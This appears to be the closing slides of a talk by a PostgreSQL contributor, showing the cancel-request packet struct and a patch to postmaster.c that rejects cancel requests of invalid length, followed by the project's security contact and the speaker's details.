139  #define CANCEL_REQUEST_CODE PG_PROTOCOL(1234,5678)
140
141  typedef struct CancelRequestPacket
142  {
143      /* Note that each field is stored in network byte order! */
144      MsgType      cancelRequestCode; /* code to identify a cancel request */
145      uint32       backendPID;        /* PID of client's backend */
146      uint32       cancelAuthCode; /* secret key to authorize cancel */
147  } CancelRequestPacket;
```

7 src/backend/postmaster/postmaster.c

@@ -2016,6 +2016,13 @@ ProcessStartupPacket(Port *port, bool ssl_done, bool gss_done)

2016 2016

2017 2017 if (proto == CANCEL_REQUEST_CODE)

2018 2018 {

2019 + if (len != sizeof(CancelRequestPacket))

2020 + {

2021 + ereport(COMMERROR,

2022 + (errcode(ERRCODE_PROTOCOL_VIOLATION),

2023 + errmsg("invalid length of startup packet"));

2024 + return STATUS_ERROR;

2025 + }

2019 2026 processCancelRequest(port, buf);

2020 2027 /* Not really an error, but we don't want to proceed further */

2021 2028 return STATUS_ERROR;

security@postgresql.org



**IF YOU SEE
SOMETHING,
SAY
SOMETHING.**

Жду вопросы 😊

Андрей Бородин

PostgreSQL contributor



x4mmm @yandex-team.ru



x4mmm